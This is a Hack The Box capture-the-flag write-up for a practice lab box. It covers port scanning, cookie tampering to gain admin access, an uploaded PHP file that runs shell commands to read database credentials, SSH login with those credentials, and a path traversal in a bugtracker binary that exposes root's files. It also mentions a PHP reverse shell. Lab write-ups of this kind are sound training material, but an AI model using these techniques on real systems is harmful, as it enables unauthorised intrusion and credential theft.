Hack The Box

CTF Writeup

By *edw77*

2022 / 06 / 07

Table of Contents

Scanning

First, I started by doing a simple nmap scan:


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.53.78
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 15:53 EDT
Nmap scan report for 10.129.53.78
Host is up (0.085s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

Notice there are 2 ports open :
• **http :** it means there is a website running on that machine
• **ssh :** can't use it yet because I don't know any user credentials on that machine

Obtaining the credentials & gaining shell access

Now, let's pay a visit to that website:




Nice website design, but it does not tell us anything we want to know (yet). So, I hit [CTRL] + [U] to see the source code.
After examining it, i notice the mention of an interesting folder:

```
473     </script>
474 <script src="/cdn-cgi/login/script.js"></script>
475 <script src="/js/index.js"></script>
476 </body>
477 </html>
```

When I enter this path on the URL bar, it takes me to a login page, with the option to connect as a guest.
There, there is a “Uploads” page but I can't enter there because I'm only a guest.
In the “Account” page, we notice the use of GET variables from PHP, just by looking at the URL.


Fortunately, I just had to check who was the user with id=1 to find the admin and his *access ID*:



Now, the question that comes up is : how can I use this ?
With the *cookies* !

It seems the website uses this access id and store them in the cookie with the name “user”.

By changing it (along with the role), we can gain access to more content, & precisely the “Uploads” page.



If the files are stored in the webserver directory, we can take advantage of this and inject php code to interact with the server. That's what we could assume since we can discover (with gobuster) a “uploads” directory in it, which may contain the file we just uploaded:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.129.53.78/ -w /usr/share/wordlists/dirbuster/direc
tory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.53.78/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-m
edium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/07 13:57:21 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.129.53.78/images/
]
/themes               (Status: 301) [Size: 313] [--> http://10.129.53.78/themes/
]
/uploads              (Status: 301) [Size: 314] [--> http://10.129.53.78/uploads
/]
Progress: 211 / 220561 (0.10%)
```


It's worth a try.
I injected the following php file using the Uploads page:

```
<?php
var_dump(scandir("../cdn-cgi/login/"));
$output=null;
$retval=null;
//exec("cat ../../../../home/robert/user.txt",$output,$retval);
//var_dump($output);
exec("cat ../cdn-cgi/login/db.php",$output,$retval);
var_dump($output);
exec("cat ../cdn-cgi/login/index.php",$output,$retval);
var_dump($output);

?>
```

This script first asks the server to list all files in the /cdn-cgi/login directory, which revealed the presence of db.php, a file that should contains the credentials of the database's owner.

Now we check if the file (inject.php) was successfully put inside the Uploads directory:



Bingo! We now have user credentials to take advantage of that open ssh port we mentioned previously.

```
┌──(kali㉿kali)-[~]
└─$ ssh [redacted]@10.129.53.78
[redacted]@10.129.53.78's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun  7 19:59:48 UTC 2022

  System load:  0.0               Processes:             113
  Usage of /:   40.8% of 6.76GB   Users logged in:       0
  Memory usage: 16%               IP address for ens160: 10.129.53.7
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

275 packages can be updated.
222 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
nternet connection or proxy settings


Last login: Tue Jun  7 19:59:17 2022 from 10.10.14.141
[redacted]@oopsie:~$
```

Obtaining the flags

The first flag can easily be found on the home of the user we are logged in, on the file *user.txt*.

As for the root flag, there is a program inside the machine called “Bugtracker” which basically output specifications of a bug based on its ID. Inserting an inexistent ID made me figure the flaw in this program:

```
@oopsie:~$ /usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: 73344

cat: /root/reports/73344: No such file or directory
```

As you can see from this error, it uses cat on a file that is supposed to be in the root directory! From there, all I had to do was provide as Bug ID "../*" which would go one folder back and output all files (and folders) there, which gives us our final flag:

```
@oopsie:~$ /usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: ../*

cat: /root/reports/../reports: Is a directory
```

Notes

- I initially set up a reverse shell using a php file I found online (cf References), which gave me a shell of the user "www-data". I could retrieve the user flag, but I did not test if the exploit I used here worked for that method

What I learned

In the conclusion sections I like to write a little bit about how the box seemed to me overall, where I struggled, and what I learned.

Overall, this box was more difficult than the previous ones from the Starting Point path, but with enough concentration, I could resolve it. I struggled many times but could always quickly resolve the issues with a Google search (to find how the cookies worked for example). The hard part was when I attempted to escalate privilege using a reverse shell that connected me to the “www-data” user. I lost quite some time figuring out there was an easier way to gain shell access (the method I used in this report), & more to figure out how to escalate privilege (again). Thanks to Hackthebox guidelines, I could exploit the Bugtracker app.

I learned from hacking this box not to struggle too much with a solution & look for other simpler ones. I also learned how to exploit a php injection efficiently, & how to set up a reverse shell using a php script.

References

1. https://github.com/d0n601/HTB_Writeup-Template : writeup template
2. https://www.php.net/manual/function.scandir.php : the php function I used to list files & folder on the web server
3. https://github.com/pentestmonkey/php-reverse-shell : the reverse shell I mentioned on the Notes part
4. https://hackthebox.eu